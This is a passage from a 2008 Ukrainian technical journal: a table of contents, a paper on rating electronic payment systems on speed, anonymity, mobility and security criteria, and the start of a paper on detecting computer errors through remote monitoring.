
Ю.В. НАГОРНЯК, Ю.В. ДЕМЕНТЬЄВ МЕТОДИ ОЦІНКИ ТЕХНІЧНИХ АСПЕКТІВ ЕФЕКТИВНОСТІ СИСТЕМ ЕЛЕКТРОННИХ ПЛАТЕЖІВ	152
О.В. ОГНЄВИЙ СИСТЕМА ЗБИРАННЯ ТА ОПРАЦЮВАННЯ ІНФОРМАЦІЇ ВІДДАЛЕНОГО ТЕСТУВАННЯ КОМП'ЮТЕРНИХ ПРИСТРОЇВ	156
В.С. ОСАДЧУК, О.В. ОСАДЧУК, Ю.С. КРАВЧЕНКО, О.О. СЕЛЕЦЬКА ЧАСТОТНИЙ ОПТИЧНИЙ ПЕРЕТВОРЮВАЧ ДЛЯ КОНТРОЛЮ ПЛАЗМОХІМІЧНИХ ПРОЦЕСІВ	160
В.С. ОСАДЧУК, О.В. ОСАДЧУК, Л.В. КРИЛИК, К.Ю. ІОНИНА МАТЕМАТИЧНА МОДЕЛЬ ВОЛОГОЧУТЛИВОГО ЕЛЕМЕНТА НА МДН- СТРУКТУРІ З ДВОМА ДІЕЛЕКТРИЧНИМИ ШАРАМИ	163
С.І. ПЕРЕВОЗНИКОВ, М.А. ОЧКУРОВ, В.С. ОЗЕРАНСЬКИЙ АНАЛІЗ ХАРАКТЕРИСТИК ФОРМУВАННЯ КОМПОНЕНТНИХ СТРУКТУР ЦИФРОВИХ ПРИСТРОЇВ	168
Б.Ф. ПІПА, А.В. СТЕЖКО, В.В. ЧАБАН ПІДВИЩЕННЯ ЕФЕКТИВНОСТІ РОБОТИ КОНВЕЄРІВ ПІДПРИЄМСТВ ЛЕГКОЇ ПРОМИСЛОВОСТІ	174
О.В. ПОМОРОВА ФОРМИРОВАНИЕ БАЗ ЗНАНИЙ ИНТЕЛЛЕКТУАЛЬНЫХ СИСТЕМ ДИАГНОСТИРОВАНИЯ С УЧЕТОМ АПРИОРНОЙ ДИАГНОСТИЧЕСКОЙ ИНФОРМАЦИИ	176
Г.О. ПУШКАР ОЦІНКА СВІТЛОСТІЙКОСТІ ФІРАНКОВИХ БАВОВНЯНИХ ТКАНИН	180
В.В. РОМАНЮК ПРЕДСТАВЛЕННЯ ОДИНАДЦЯТИ ВИПАДКІВ ЗАГАЛЬНОГО РОЗВ'ЯЗКУ ОДНІЄЇ НЕСТРОГО ВИПУКЛОЇ ГРИ	184
О.С. САВЕНКО, С.М. ЛИСЕНКО ПРОЦЕС ПОБУДОВИ БАЗИ ПОВЕДІНКОВИХ МОДЕЛЕЙ ТРОЯНСЬКИХ ПРОГРАМ	191
О.М. САКАДА АРХІТЕКТУРА АПАРАТНОГО ЗАБЕЗПЕЧЕННЯ ПРОЦЕСОРА ДЛЯ ПІДТРИМКИ КОНЦЕПЦІЇ N-ВЕРСІЙНОГО ПРОГРАМУВАННЯ	196
М.Є. СКИБА, Ю.Б. МИХАЙЛОВСЬКИЙ, О.А. ТОМЧУК ОБЧИСЛЮВАЛЬНИЙ КЛАСТЕР ДЛЯ ВИРІШЕННЯ ФУНДАМЕНТАЛЬНИХ ТА ПРИКЛАДНИХ ЗАДАЧ	202
Ю.А. СКОБЦОВ, В.Н. БАЛАБАНОВ К ВОПРОСУ О ПРИМЕНЕНИИ МЕТАЭВРИСТИК В РЕШЕНИИ ЗАДАЧ РАЦИОНАЛЬНОГО РАСКРОЯ И УПАКОВКИ	205
Л.О. СОРОКІНА АНАЛІЗ ПОХИБОК НАДЛИШКОВИХ ВИМІРЮВАНЬ ВОЛОГОСТІ ОПТИЧНО ПРОЗОРИХ ЛИСТОВИХ МАТЕРІАЛІВ	217
А.А. ТИМЧЕНКО, М.В. ПІДГОРНИЙ, Д.Ф. ШАПОВАЛОВ СИСТЕМНИЙ ПІДХІД ДО СТВОРЕННЯ СИСТЕМ АКТИВНОЇ БЕЗПЕКИ АВТОМОБІЛЯ	222
В.Ю. ТІТОВА, В.М. ЛОКАЗЮК ІНФОРМАЦІЙНА ТЕХНОЛОГІЯ ТА ЗАСОБИ ПІДТРИМКИ ПРИЙНЯТТЯ РІШЕНЬ ДЛЯ ОПЕРАТИВНО-ЧЕРГОВИХ СЛУЖБ	226

Э.В. ФАУРЕ СИСТЕМА ОХРАННОГО ВИДЕОНАБЛЮДЕНИЯ СО СКРЫТЫМ КАНАЛОМ	231
А.В. ФУРМАНЮК УДОСКОНАЛЕНИЙ ПРОЦЕДУРНИЙ ПІДХІД ЗАБЕЗПЕЧЕННЯ ЦІЛІСНОСТІ ДАНИХ В РЕЛЯЦІЙНИХ СУБД	235
А.А. ФУРМАНОВ, В.С. ХАРЧЕНКО, Ю.Л. ПОНОЧОВНЫЙ МЕТРИКИ ДИВЕРСНОСТІ WEB-ПРИЛОЖЕНИЙ С УЧЁТОМ УЯЗВИМОСТЕЙ	239
Ю.В. ХМЕЛЬНИЦЬКИЙ ТЕЛЕКОМУНІКАЦІЙНІ БЕЗПРОВІДНІ ЗАСОБИ ПЕРЕДАЧІ ДАНИХ	244
Д.Ю. ЧАЙКОВСЬКИЙ АЛГОРИТМ ФУНКЦІОНУВАННЯ АГЕНТА-ДІАГНОСТА	248
В.М. ЧЕШУН МНОЖЕННЯ ДВІЙКОВИХ ЧИСЕЛ ІЗ ЗАСТОСУВАННЯМ КОМБІНАЦІЙНИХ ПРИСТРОЇВ ЗСУВУ БЕЗ ОБЧИСЛЕННЯ МОДУЛЯ МНОЖЕНОГО	252
Ю.І. ШАЛАПКО, В.С. КУРСКОЙ ПОВЕРХНЕВІ ЯВИЩА У ЗМІШАНОМУ НОМІНАЛЬНО-НЕРУХОМОМУ ФРИКЦІЙНОМУ КОНТАКТІ	257
Ю.И. ШЕВЧЕНКО ОБ ЭФФЕКТИВНОСТИ ДИНАМИЧЕСКОГО УРАВНОВЕШИВАНИЯ ВЫСАДОЧНОГО МЕХАНИЗМА ГВОЗДИЛЬНОГО АВТОМАТА	262
В.О. ЯКОВЕНКО МАТЕМАТИЧНЕ МОДЕЛЮВАННЯ НВЧ-ЕКСТРАКЦІЇ БІОЛОГІЧНО АКТИВНИХ СПОЛУК У ФАРМАЦЕВТИЧНІЙ ПРОМИСЛОВОСТІ	267
О.І. ГОРОХОВСЬКИЙ, Т.І. ТРОЯНОВСЬКА РОЗРОБКА ТЕХНОЛОГІЧНОЇ АРХІТЕКТУРИ АДАПТИВНОЇ СИСТЕМИ ДИСТАНЦІЙНОГО НАВЧАННЯ	273

пристроїв та систем: Навч. посібник для вузів. – К.: Такі справи, 2001. – 286 с.

2. Муляр І.В. Модель стратегії пошуку та генерації навігаційних маршрутів у середовищі інформаційного забезпечення процесу діагностування // Збірник наукових праць Національної академії Державної прикордонної служби України ім. Б. Хмельницького. – Ч. 2. – № 35. – 2006 – С. 237-240.

3. Муляр І.В. Джулій В.М. Інформаційні процеси та моделі їх представлення при тестовому комбінованому діагностуванні // Вимірювальна та обчислювальна техніка в технологічних процесах. – 1999. – № 4.

4. Муляр І.В., Джулій В.М. Гіпертекстова модель представлення інформації в базах діагностичних даних. // Вісник ТУП. – 2001. – № 1. – С.189-191.

5. Локажук В. М, Муляр І. В., Джулій В. М. Архітектура автоматизованої системи інтелектуалізації баз даних процесу тестового комбінованого діагностування // Вісник ТУП. – 2002. – № 3. – С.97-100.

Надійшла 4.5.2008 р.

УДК 681.322

Ю.В. НАГОРНЯК, Ю.В. ДЕМЕНТЬЄВ

Вінницький національний технічний університет

МЕТОДИ ОЦІНКИ ТЕХНІЧНИХ АСПЕКТІВ ЕФЕКТИВНОСТІ СИСТЕМ ЕЛЕКТРОННИХ ПЛАТЕЖІВ

В даній статті запропоновано універсальний метод комплексної оцінки технічних аспектів ефективності електронних платіжних систем, який базується на визначенні відносних коефіцієнтів ефективності за основними критеріями, що висуваються до таких систем. Особливу увагу приділено критеріям інформаційної безпеки та показано способи їх оптимізації.

В наш час обслуговування готівкової грошової маси вимагає значних фінансових затрат, тому все більшого поширення набувають електронні засоби здійснення фінансових транзакцій (мережі банківських безготівкових платежів, грошових переказів, пластикові платіжні картки, цифрові гроші). Більшість відомих систем електронних платежів (СЕП) характеризуються як своїми перевагами, так і недоліками. Існуючі методи оцінки ефективності СЕП, наприклад [1], не дають комплексного результату ефективності, мають фіксований перелік критеріїв та обмежену сферу застосування. Тому, досить актуальною є задача розробки універсальної системи оцінки ефективності систем електронних платежів. Проведення такої оцінки дозволить обрати найкращий варіант СЕП відповідно до поставленого технічного завдання, а також оптимізувати використані методи, протоколи та криптографічні алгоритми при проектуванні систем електронних платежів.

Для проведення аналізу технічних аспектів ефективності (далі ефективності) системи електронних платежів представимо у вигляді абстрактної моделі та формалізуємо процеси, що у ній відбуваються. Отже, модель СЕП складається з банківської установи „В” (суб’єкт, на якого покладено обов’язки підтримки працездатності системи, розв’язання спірних питань, емісію і розподіл електронної грошової вартості, відкриття та управління клієнтськими рахунками) та абонентів системи „А”, що володіють платіжними інструментами (платіжні інструменти ініціюють проведення операцій в СЕП, можуть зберігати грошову вартість, або лише виконувати функцію ключів доступу до рахунків). Головною операцією СЕП є платіж, тобто передача грошової вартості від одного абонента системи до іншого або між абонентом і банківською установою. Взаємодія між суб’єктами „А” та „В” реалізується шляхом виконання платіжних протоколів, що гарантують безпечну передачу грошової вартості. Модель діє в умовах вимог та обмежень, що накладаються технічним завданням на платіжну систему.

Ефективність СЕП будемо визначати як середнє геометричне всіх відносних коефіцієнтів k_i , що характеризують систему за одним з критеріїв:

$$E = \sqrt[n]{\prod_{i=1}^n k_i}. \quad (1)$$

Представлення загальної ефективності СЕП у вигляді середнього геометричного відносних коефіцієнтів дає можливість використовувати будь-яку кількість таких коефіцієнтів у відповідності до технічного завдання на систему, при цьому внесення у систему нових відносних коефіцієнтів не спотворює значення ефективності, а лише уточнює його.

Такі коефіцієнти k_i є безрозмірними та визначаються як відношення дійсного значення параметра p_i системи до еталонного значення цього ж параметру p_{ie} , що встановлюється технічним завданням, чи рівнем розвитку техніки, відповідних засобів та методів на сьогоднішній день:

$$k_i = \frac{p_i}{p_{ie}}. \quad (2)$$

Відносні коефіцієнти можуть приймати значення в діапазоні від 0 до 1 (0 – вказаний критерій взагалі не

виконується, 1 – вказаний критерій виконується на 100 % – еталонне значення).

Наприклад, перед нами стоїть задача передати грошову вартість S з пункту A в пункт B , при цьому присутня альтернатива вибору: передати вартість за допомогою кур'єрського зв'язку або банківським переказом. Якщо єдиним критерієм є сам факт передачі грошової вартості, то ефективність буде дорівнювати одиниці в обох випадках. Проте, якщо ввести додаткові критерії на процес передачі, наприклад, час, за який буде передано грошову вартість, то можна прийти до висновку, що ефективність системи банківських переказів вища.

Визначити значення відносних коефіцієнтів можна різними методами: фізичними, статистичними, методами експертних оцінок та ін. При наявності статистичної інформації про функціонування СЕП може бути застосовано метод нейромреж. Для навчання нейромрежі слід використати інформацію про організаційну структуру, використані методи криптографічного захисту, умови експлуатації відомих СЕП та статистичні відомості про якість їх функціонування, кількість та успішність атак. Задавши на вхід навченої нейромрежі параметри та умови експлуатації нової СЕП, отримаємо на виході показники її ефективності.

В відповідності з описаною вище методикою, проведемо оцінку ефективності найбільш відомих СЕП та авторської СЕП, що описана в [2]. Будемо розглядати СЕП в найбільш розповсюджених та загальних умовах функціонування – СЕП має замінити розрахунки класичними готівковими грошима. Виділимо головні критеріальні відносні коефіцієнти ефективності для таких умов. Для визначення їх значення використаємо метод експертного оцінювання. Подібний метод описаний авторами Кориковою А.М., Момотом М.В. в статті „Оценка эффективности электронных денежных систем” [1]. Проте, спробуємо вдосконалити представлений в [2] метод та адаптувати його до найбільш загальних вимог, що висувуються до СЕП. Отже, по кожному з відносних коефіцієнтів сформуємо власну шкалу оцінювання, умовно встановивши її дискретність – 0,25.

1. *Швидкість*. Характеризує часові затрати, необхідні для повного завершення платіжної операції.

0...0,25 – платіжні операції виконуються протягом одного банківського дня і більше;

0,25...0,5 – платіжні операції здійснюються з авторизацією, що триває не більше кількох хвилин, але грошові кошти перераховуються отримувачу протягом кількох днів;

0,5...0,75 – платіжні операції здійснюються без авторизації, але отримані в результаті виконання операції грошові кошти можна використовувати лише після підтвердження платіжності установою-емітентом;

0,75...1 – платіжні операції здійснюються миттєво, отримані в результаті виконання операції грошові кошти готові для подальшого використання.

2. *Анонімність*. Характеризує ступінь анонімності користувачів системи при здійсненні операцій:

0...0,25 – реєстрація в системі здійснюється шляхом відкриття рахунку в банківській установі, кожна операція системи вимагає ідентифікації клієнта;

0,25...0,5 – ідентифікація користувача здійснюється на етапі відкриття рахунку, зняття готівки, та внесення платіжних засобів на рахунок, операція платежу здійснюється без участі банківської установи, проте банківська установа має можливість відстежувати ланцюги здійснених платежів;

0,5...0,75 – ідентифікація здійснюється на стадії відкриття рахунку та зняття готівки, розрахунок електронними платіжними засобами проводиться без ідентифікації, можливості відстежити ланцюги платежів практично не існує;

0,75 – 1 – всі операції в системі здійснюються без ідентифікації користувачів, відстежити передачу платіжних засобів між користувачами неможливо, централізована база транзакцій не ведеться, система гарантує повну анонімність.

3. *Мобільність*. Характеризує залежність системи від наявності зовнішніх ліній зв'язку, необхідність звертання до централізованих баз даних (БД) під час здійснення операцій.

0...0,25 – для здійснення платіжних операцій наявність зовнішніх каналів зв'язку є обов'язковою, інформація про стан рахунків зберігається в централізованій БД, користувачі володіють лише ключами доступу до рахунків;

0,25...0,5 – частина платіжних операцій може здійснюватися без встановлення зв'язку з централізованою БД, результати операцій накопичуються в платіжних інструментах користувачів і періодично відвантажуються до централізованої БД;

0,5...0,75 – система не вимагає встановлення зв'язку з централізованою базою даних проте вибір способів передачі платіжної вартості обмежений (наприклад, лише фізична взаємодія платіжних інструментів або лише мережа Інтернет);

0,75...1 – система не вимагає встановлення зв'язку з централізованою базою даних, існує можливість здійснення платежів безпосередньо між учасниками системи, в тому числі на відстані (передача платіжної вартості через відкриті мережі: телефон, Інтернет, мобільна телефонія).

В особливу групу виділимо коефіцієнти інформаційної безпеки, оскільки практично всі функціональні можливості систем електронних платежів базуються на досягнутому в системі рівні захисту інформації.

4. *Інформаційна безпека*.

4.1. *Конфіденційність*. Характеризує рівень захисту платіжної інформації від її розкриття третім особам. Конфіденційність досягається за рахунок вдалого поєднання криптографічно стійких симетричних та асиметричних алгоритмів шифрування, збільшення розрядності ключа шифрування, покращення статистичних показників шифрованого тексту.

0...0,25 – конфіденційність операцій не гарантована, інформація доступна практично всім, хто володіє

необхідними технічними засобами для її отримання;

0,25...0,5 – конфіденційність забезпечується за допомогою слабких криптографічних алгоритмів, алгоритмів, що передбачають використання одного ключа для всіх користувачів системи або алгоритмів, що зберігаються в таємниці;

0,5...0,75 – конфіденційність гарантується комбінацією симетричних та асиметричних алгоритмів шифрування, алгоритми загальновідомі та доступні для всебічного аналізу, ключі шифрування періодично замінюються, параметри платіжної операції відомі взаємодіючим суб'єктам та іншим особам, що задіяні в проведенні операції (наприклад, банківським працівникам чи співробітникам процесінгового центру);

0,75...1 – конфіденційність гарантується комбінацією симетричних та асиметричних алгоритмів шифрування, алгоритми загальновідомі та доступні для всебічного аналізу, ключі шифрування періодично замінюються, параметри платіжної операції відомі лише взаємодіючим суб'єктам.

4.2. *Стійкість до підробки платіжних повідомлень.* Характеризує рівень стійкості СЕП до перехоплення платіжних повідомлень, їх модифікації, подвійного використання тих самих повідомлень, а також незаконної генерації платіжних повідомлень. Стійкість досягається за допомогою використання криптографічних методів з відкритим ключем та симетричної криптографії, електронного цифрового підпису, електронних сертифікатів та апаратних методів обмеження доступу до платіжної інформації.

0...0,25 – методи, що використовуються для захисту платіжних повідомлень не ефективні, виявити факти підробки платіжних повідомлень та їх ініціаторів неможливо;

0,25...0,5 – платіжні повідомлення захищаються методами асиметричної та симетричної криптографії, проте оперативно виявити сфальсифіковані повідомлення неможливо;

0,5...0,75 – платіжні повідомлення захищені як комплексом криптографічних методів, так і апаратним обмеженням доступу до платіжної інформації, оперативно виявити сфальсифіковані повідомлення складно;

0,75...1 – платіжні повідомлення захищені як комплексом криптографічних методів, так і апаратним обмеженням доступу до платіжної інформації, система дозволяє оперативно виявляти сфальсифіковані повідомлення.

4.3. *Стійкість ключової інформації.* Характеризує надійність захисту криптографічних ключів шифрування, що використовуються в системі, а також періодичність їх заміни.

0...0,25 – захист ключової інформації практично відсутній або недостатньо стійкий, періодична заміна ключів шифрування не передбачена;

0,25...0,5 – захист ключової інформації реалізований на програмному рівні, доступ до ключової інформації можливий після ідентифікації користувача, система передбачає періодичну зміну ключів шифрування;

0,5...0,75 – ключова інформація асиметричних методів захищена криптографічними та апаратними засобами, доступ до неї можливий лише після ідентифікації користувача, система передбачає періодичну зміну ключів шифрування;

0,75...1 – ключова інформація асиметричних методів захищена криптографічними та апаратними засобами, доступ можливий лише після ідентифікації користувача, система передбачає періодичну зміну асиметричних ключів шифрування, ключова інформація симетричних методів генерується індивідуально для кожного сеансу зв'язку та захищається методами асиметричної криптографії.

4.4. *Стійкість ідентифікації.* Характеризує надійність процедур ідентифікації користувачів системи. Реалізується за допомогою використання паролів, біометричної ідентифікації, цифрових сертифікатів та ін.

0... 0,25 – ідентифікація користувача полягає лише в перевірці наявності спеціального пристрою – платіжного інструменту, – або лише перевірці пароля;

0,25...0,5 – ідентифікація користувача включає перевірку наявності платіжного інструменту та перевірку пароля;

0,5...0,75 – ідентифікація користувача включає перевірку наявності платіжного інструменту, перевірку пароля та цифрового сертифікату;

0,75...1 – ідентифікація користувача включає перевірку наявності платіжного інструменту, перевірку пароля та цифрового сертифікату, а також біометричну ідентифікацію та інші складні процедури.

4.5. *Інформаційна надійність.* Характеризує ступінь ризику втрати чи пошкодження інформації про грошову вартість, що належить абонентам системи.

0... 0,25 – інформація про розмір грошової вартості зберігається на локальних платіжних інструментах користувачів, платіжні інструменти або взагалі не захищені від втрати інформації про грошову вартість, що в них зберігається, або захищені досить слабо;

0,25...0,5 – інформація про розмір грошової вартості зберігається на локальних платіжних інструментах користувачів, проте платіжні інструменти реалізують фізичні методи надійного збереження інформації (наприклад дублювання на декількох мікросхемах);

0,5...0,75 – база інформації про розподіл грошової вартості, що належить клієнтам, централізована, проте певна кількість грошової вартості міститься в платіжних інструментах користувачів, інформація про всі платіжні операції передається в централізовану БД, існує можливість повернення власнику коштів у випадку фізичного пошкодження платіжного інструменту;

0,75...1 – база інформації про розподіл грошової вартості, що належить клієнтам, повністю централізована, платіжні інструменти виступають лише ключем доступу до такої бази, ризик втрати інформації

практично відсутній.

Визначившись з головними критеріями та задавши шкалу оцінювання, спробуємо тепер визначити відносні коефіцієнти та розрахувати ефективність загальновідомих СЕП (Клієнт-Банк, магнітні пластикові картки, Smart-картки, DidiCash, Mondex, систем представлених в авторських свідоцтвах RU2260207 [3], RU2165101 [4]) та авторської СЕП, запропонованої в [2] (таблиця 1).

Згідно з (1), ефективність системи будемо визначати:

$$E = \sqrt[8]{k_1 k_2 k_3 k_{41} k_{42} k_{43} k_{44} k_{45}} \quad (3)$$

При цьому слід зазначити, що запропонований перелік критеріїв не являється вичерпним, а градації шкали оцінювання не є фіксованими. Критерії можуть доповнюватися та змінюватися залежно від технічного завдання, умов експлуатації конкретної платіжної системи та рівня розвитку технічних засобів і криптографічних методів захисту інформації. Оцінювання було проведено на підставі найбільш загальних вимог, що висуваються до систем електронних платежів.

Таблиця 1

Порівняльна оцінка ефективності відомих та авторської СЕП

Назва системи	Швидкодія, k_1	Анонімність, k_2	Мобільність, k_3	Інформаційна безпека					Комплексний критерій ефективності, E
				Конфіденційність, k_{41}	Стійкість до підробки платіжних повідомлень, k_{42}	Стійкість ключової інформації, k_{43}	Стійкість ідентифікації, k_{44}	Інформаційна надійність, k_{45}	
Клієнт-Банк	0,25	0,25	0,25	0,75	0,5	0,5	0,75	1	0,47
Пластикові картки з магнітною смугою	0,5	0,25	0,25	0,75	0,5	0,5	0,5	1	0,48
Мікропроцесорні пластикові картки (Smart)	0,75	0,5	0,5	0,75	0,5	0,75	0,5	0,75	0,61
DidiCash	0,75	0,75	0,75	1	0,5	0,5	0,5	0,5	0,63
Mondex	1	0,5	0,75	1	0,75	0,75	0,75	0,25	0,67
RU 2260207, Момот М.В.	1	0,75	0,75	1	0,75	0,75	0,75	0,5	0,77
RU 2165101, Розен Ш.С.	1	0,5	1	1	0,75	1	0,75	0,25	0,72
Авторська СЕП	1	0,75	1	1	1	1	0,75	0,25	0,78

Проведене оцінювання показало високу якість авторської системи електронних платежів на базі цифрових грошей представленої в [2]. Особливу перевагу система має в мобільності та стійкості до підробки платіжних повідомлень.

Запропонована в роботі методика аналізу ефективності електронних платіжних систем є універсальною та може бути використана для якісного порівняння будь яких СЕП. Методику також можна використовувати як для оцінки ефективності діючих систем, так і на етапі проектування платіжних систем для вибору оптимального варіанту.

Література

1. Кориков А.М., Момот М.В. Оценка эффективности электронных денежных систем // Известия Томского политехнического университета. – 2006. – № 8. – С. 192–196
2. Нагорняк Ю.В., Дементьев Ю.В. Дослідження та вдосконалення систем електронних грошей // Вісник Хмельницького національного університету. – 2007. – № 6.
3. Пат. 2260207 РФ. МПК7 G06F 17/60, G 06 F. Электронная денежная система, способ передачи сообщений в электронной денежной системе, способ проведения платежа, способ возврата утерянных денежных средств, способ защиты от вскрытия электронной денежной системы, способ возврата средств с неисправных электронных денежных модулей / М.В. Момот. – Заяв. 10.11.2003; Опубл. 10.09.2005, Бюл. № 25. – 20 с.: ил.
4. Пат. 2165101 РФ. МПК7 G06F 17/60. Электронная денежная система (варианты), электронная банкнота, способ предъявления пароля сети электронной денежной системы, способ изъятия денег с банковского счета, способ внесения депозита, способ произведения платежа, способ обмена иностранной валюты / Ш.С. Розен. – Заяв. 12.11.1992; Опубл. 10.04.2001, Бюл. № 29. – 78 с.: ил.

Надійшла 27.5.2008 р.

СИСТЕМА ЗБИРАННЯ ТА ОПРАЦЮВАННЯ ІНФОРМАЦІЇ ВІДДАЛЕНОГО ТЕСТУВАННЯ КОМП'ЮТЕРНИХ ПРИСТРОЇВ

Розглядаються питання підвищення ефективності обслуговування ЕОМ за рахунок автоматизації пошуку несправності, автоматичного контролю функціонування ЕОМ. Запропоновано систему спостереження за станом сервісного процесора користувача.

Вступ

Проблема своєчасного та якісного обслуговування ЕОМ успішно вирішується при впровадженні нової форми обслуговування на основі використання комп'ютерних мереж передачі даних.

З розвитком мереж питання оперативного реагування на поточний стан обчислювальних систем, а саме контроль технічного стану ЕОМ і всієї мережі в цілому, у реальному режимі часу стало ще більш актуальним.

Існуючі системи моніторингу за допомогою HОSTа чи АТМ (ПОС) менеджера дозволяють проводити контроль поточного технічного стану пристроїв, але зі значними часовими затримками.

Для підвищення надійності, готовності та обслуговування в сучасних ЕОМ передбачаються засоби автоматичного накопичення інформації про помилки при роботі машини. Ця інформація дозволяє накопичувати статистику помилок з метою виявлення найбільш імовірних джерел помилок, а також локалізувати причину випадкових збоїв і змішаних відмовлень. Остання задача внаслідок невідтворюваності ситуації являє собою одну з найбільш складних проблем експлуатації ЕОМ. Автоматичне накопичення інформації про помилки базується на основі реєстрації стану ЕОМ у момент помилки. В операційних системах передбачаються спеціальні засоби опрацювання різних типів помилок і накопичення інформації про них у спеціальних системних журналах помилок. Процедура опрацювання помилок показана на рис. 1.

Засоби накопичення інформації про збої і відмови розвиваються в напрямках врахування всіх можливих помилок у системі збереження цієї інформації для наступного аналізу, а також скорочення витрат часу операційної системи на зазначені дії шляхом апаратурної реалізації деяких її функцій.




Рис. 1. Процедура опрацювання помилок

Модель процесу виявлення помилок

Помилка, як правило, є наслідком несправності. Несправність призводить до помилки лише у тому випадку, якщо вона змінює значення сигналу на протилежне, тобто помилка є проявом несправності. Доти, поки цього не відбудеться, несправність залишається схованою.

Несправності класифікують за джерелом походження, ступенем поширення і тривалістю.

За джерелом походження розрізняють *внутрішні* і *зовнішні* несправності. Стосовно рівнів можна розглядати як *детерміновані*, так і *недетерміновані* несправності. За ступенем поширення розрізняють *локальні* (одиночні) і *розгалужені* (кратні) несправності. За тривалістю розрізняють *постійні*, *випадкові* і *змішані* несправності. Змішані несправності характеризуються *періодами активності* і *пасивності*. Інтервал часу між моментами виникнення несправності і проявом помилки називають *періодом прихованості несправності* [1].

Задачею системи контролю ЕОМ є виявлення помилки по можливості з більшою часовою і просторовою здатністю, тобто максимально близько від місця її виникнення і з мінімальною затримкою за часом.

Це вдається не завжди, так як деякі помилки поширюються в результаті передачі інформації, спотворюючи інформацію в системі. Набагато складніше виявляються помилки сигналів керування. Також не у всіх мікропроцесорах та ЕОМ використовується інформаційна надлишковість. У цих випадках необхідні інші засоби виявлення помилок. На рис. 2 показано типовий процес виявлення помилки. Інтервал часу між моментами появи і виявлення помилки називається *періодом виявлення помилки*.

Тривалість цього періоду впливає на імовірність і ступінь спотворення інформації в системі, складність відбудовних процедур і вірогідність результатів обчислень.




Рис. 2. Процес виявлення помилки: період А- у системі проявляється активна несправність; період В- несправність стала пасивною; період С- у системі присутня помилка

Розглядаючи процес виявлення помилок, виділимо наступні стани обчислювального пристрою, що контролюється:

- 1) пристрій справний (С);
- 2) у пристрої проявляється активна несправність, але помилка не проявляється (Н);
- 3) у пристрої наявна несправність, що перейшла у пасивний стан (ПН);
- 4) у пристрої присутня щонайменше одна невиявлена помилка, і несправність що її викликала, зберігається (НП);
- 5) змішана несправність стала пасивною, або випадкова несправність самоусунулася після того, як викликала помилку (СН);
- 6) помилка виявлена (ВП).

На рис. 3 представлено граф станів для процесу виявлення помилок. Дугами графа позначені інтенсивності переходу з одного стану в інший λ_{ij} .




Рис. 3. Граф станів для процесу виявлення помилок

Помилка може бути виявлена до і після переключення інформації в системі. Щоб розрізнити ці два випадки, введемо відповідно два підстані: **ВП₁** і **ВП₂**.

При виникненні несправності пристрій переходить зі стану С в стан Н. Якщо несправність випадкова, вона може самоусунутися, і пристрій повернеться в стан Н. Якщо несправність змішана, тобто має періоди активності і пасивності, можуть мати місце переходи між станами Н і ПН, С і ПН.

Несправність викликає помилку. Період виявлення помилки залежить від наявних засобів контролю і їх здатності виявити цю помилку.

Для помилок, що виявляються засобами контролю логічного рівня, період виявлення дуже малий, і помилка практично не викликає спотворення інформації. При цьому пристрій переходить зі стану С в стан **ВП₁**. Для того, щоб запобігти поширенню помилки, цей перехід може також забезпечуватися засобами контролю функціонального рівня, якщо період тестування досить малий.

Якщо помилка не виявляється засобами контролю логічного рівня, вона залишається схованою до виявлення її засобами контролю інших рівнів. Пристрій переходить у стан **НП** (невиявленої помилки). У цьому стані, до її виявлення, помилка викликає спотворення інформації. При виявленні помилки система переходить у стан **ВП₂**.

Зі стану **НП** пристрій може також перейти в стан **СН**, якщо мала місце випадкова або змішана несправність, що самоусунулася або стала пасивною після того, як викликала помилку і спотворила інформацію.

Внаслідок того, що імовірність виявлення помилок засобами контролю логічного рівня менше 1, частина помилок викликає спотворення інформації і, оскільки період виявлення помилки при цьому має велику тривалість, у пристрої виникають два небажаних явища:

- 1) можливість видачі невільного результату до того, як система знайде помилку;
- 2) необхідність складних і тривалих процедур з відновлення інформації через поширення помилок.

Вважається, що обчислювальний процес закінчується недостовірним результатом, якщо в момент його закінчення у пристрої присутня невиявлена помилка. Імовірність недостовірного результату визначається

імовірністю виявлення помилок засобами контролю всіх рівнів.

Задача вибору оптимального співвідношення засобів контролю різних рівнів є однією з основних задач при проектуванні ЕОМ.

Система дистанційного обслуговування ЕОМ

В роботах [2, 3] запропоновано методику використання дистанційного моніторингу, при якому за допомогою системи спостереження адміністратор центру дистанційного обслуговування (ЦДО) одержує графічний вид мережі і відразу візуально визначає загальний стан ЕОМ користувача. Блок-схема алгоритму спостереження показана на рис. 4.

